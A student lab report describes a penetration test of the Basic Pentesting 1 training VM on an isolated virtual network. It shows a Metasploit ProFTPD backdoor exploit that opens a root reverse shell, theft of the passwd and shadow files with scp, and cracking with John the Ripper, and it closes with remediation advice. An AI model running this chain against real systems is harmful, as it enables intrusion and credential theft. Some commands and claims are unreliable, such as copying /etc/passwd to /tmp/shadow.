American International University-Bangladesh (AIUB)

Department of Computer Science

Faculty of Science & Technology (FST)

Title: Security Assessment of an Unknown System in an Isolated Virtual Network.

Course: Network Security

Section: C

Group No: 02

Target VM Used: Basic Pentesting 1 (Ubuntu)


NAT Network Used: 194.170.10.0

SL	Student ID	Student Name	Implementation (10)	VIVA (10)	Total (20)
	22-49284-3	Rafiya Tasnim			
	22-49286-3	Ishrak Shahnawaz			

Target System Description and Setup Evidence:


Vulnerable system name – Basic Pentesting 1 (Ubuntu)
Reason for choosing –


- Easy to install and use
- Running smoothly in Virtualbox
- Run same commands like metasploit2
- Little bit advance then metasploit2




Network Setup Evidence:


Nat Network Name – kali_ubuntu_nat
Nat Network IP – 194.170.10.0






Machines IP :
Kali IP – 194.170.10.3
Target IP – 194.170.10.4






System Discovery Results:


Open ports –



Services and Operating System –



Vulnerable - Insecure Services –




There are 3 ports 21, 22 and 80 is open and port-21 has a backdoor. So vulnerability founded and it can be used to exploit the system.

Reach **root** by using this backdoor –

```
msf exploit(unix/ftp/proftpd_133c_backdoor) > set RHOSTS 194.170.10.4
RHOSTS => 194.170.10.4
msf exploit(unix/ftp/proftpd_133c_backdoor) > set LHOST 194.170.10.3
[!] Unknown datastore option: LHOST. Did you mean RHOST?
LHOST => 194.170.10.3
msf exploit(unix/ftp/proftpd_133c_backdoor) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf exploit(unix/ftp/proftpd_133c_backdoor) > exploit
[*] Started reverse TCP double handler on 194.170.10.3:4444
[*] 194.170.10.4:21 - Sending Backdoor Command
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo ClH4FTlDYgELr6lP;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket A
[*] A: "ClH4FTlDYgELr6lP\r\n"
[*] Matching ...
[*] B is input ...
[*] Command shell session 1 opened (194.170.10.3:4444 -> 194.170.10.4:50996) at 2026-04-04 10:14:14 -0400

whoami
root
```

There is a secret data file name **Bank_Transition.txt** in target machine.




By using **root** access kali can read the data inside the file –

```
cd /home/marlinspike/Desktop
pwd
/home/marlinspike/Desktop
ls
Bank_Transition.txt
cat Bank_Transition.txt
Rahim Ahmend, 25000, Islami Bank
Nusrat Jahan, 72000, BRAC Bank
Imran Khan, 31000, Eastern Bank
Jannatul Ferdous, 67000, UCB Bank
Tanvit Hossain, 54000, City Bank
```


Network Communication Observation:

Observe the traffic exchanged by using **Wireshark.**


Use ping flood from kali to target –



Login target –




Get this messages with Wireshark –



Protocols used –

ICMP (Internet Control Message Protocol)

FTP (File Transfer Protocol)





By using Wireshark, In ICMP protocol, message size, sorce IP address and destination IP address clearly visible. But In FTP, the login information like username and password which are very sensitive information and they are visible during transmission.

Authentication Evaluation:

Extract user account and password hash information from the target system –

There are 2 files **passwd** and **shadow** in the target system which stores informations about users. So both files are extracted in the kali from target –






Introduce 3 new users –


Username	Password	Password Type
testuser	123456789	Easy
testuser2	testuser2	Easy
testuder420	hBo@850nA	Very Hard

```
testuser:x:1001:1001:testuser1,1,1,1,1:/home/testuser:/bin/bash
testuser2:x:1002:1002:testuser2,2,2,2,2:/home/testuser2:/bin/bash
testuser420:x:1003:1003:tyestuser420,4,4,4,4:/home/testuser420:/bin/bash
root@vtcsec:/home/marlinspike#
```

Marge both **passwd** and **shadow** file and constructed a txt file named **crackme.txt –**



Start **John the Ripper** in crackme.txt file and the result –



Out of all the users there are 4 users password can be recoverable and 3 of them can easily recovered but 4th one which password (hBo@850nA) is very hard not recoved.

Security Recommendations:

There are some security weaknesses in this target machine –

- Weak passwords –
  Users often have simple passwords (123456789, username) making them easy to crack.
  Solution: Use strong, complex passwords and enforce password policies.

- Unsecured FTP service –
  FTP sends usernames and passwords in plain text which captured by Wireshark.
  Solution: Disable FTP, use secure alternatives like SFTP or FTPS.

- Using old version and services –
  Older version services has backdoors, anyone can enter the system using it.
  Solution: Use recent and updated services and keep the system updated.

- Misconfigured File Permissions
  Sensitive files (passwd, shadow) have open permissions (644).
  Solution: Restrict permissions (600) and limit access to authorized users only.

Task Distribution Among Group Members:

- **RafiyaTasnim –**
  Select, deploy and assess a suitable vulnerable target system.
  Creates network between kali and target machine.
  Which ports are open and which services are running.
  Find vulnerabilities on the system.
  Get root eccess in the target machine using kali.
  Read, write and copy secret files.

- **Ishrak Shahnawaz –**
  Observe the traffic exchanged using wireshark.
  Analyze sensitive information during transmission.
  Extract user account and password hash information from the target system.
  Transfer password information files to the kali.
  Weak passwords recovered using John the Ripper.

Commands Used:

```
ifconfig

nmap -sV 194.170.10.4
nmap -A 194.170.10.4
nmap --script vuln 194.170.10.4

msfconsole
search ProFTPD
use exploit/unix/ftp/proftpd_133c_backdoor
show options
set RHOSTS 194.170.10.4
set LHOST 194.170.10.3
set payload cmd/unix/reverse
exploit

whoami
pwd
cd /home/marlinspike/Desktop
ls -la Bank_Transition.txt
cat Bank_Transition.txt

wireshark
ping 194.170.10.4
ftp 194.170.10.4

sudo adduser testuser

ssh marlinspike@194.170.10.4
sudo su
cp /etc/passwd /tmp/passwd
cp /etc/passwd /tmp/shadow
chmod 644 /tmp/passwd
chmod 644 /tmp/shadow
ls -la /tmp/passwd /tmp/shadow
exit

scp marlinspike@194.170.10.4:/tmp/passwd .
scp marlinspike@194.170.10.4:/tmp/shadow .
ls -la passwd shadow

unshadow passwd shadow > crackme.txt
john crackme.txt
john --wordlist=/user/share/wordlists/rockyou.txt crackme.txt
john --show crackme.txt
```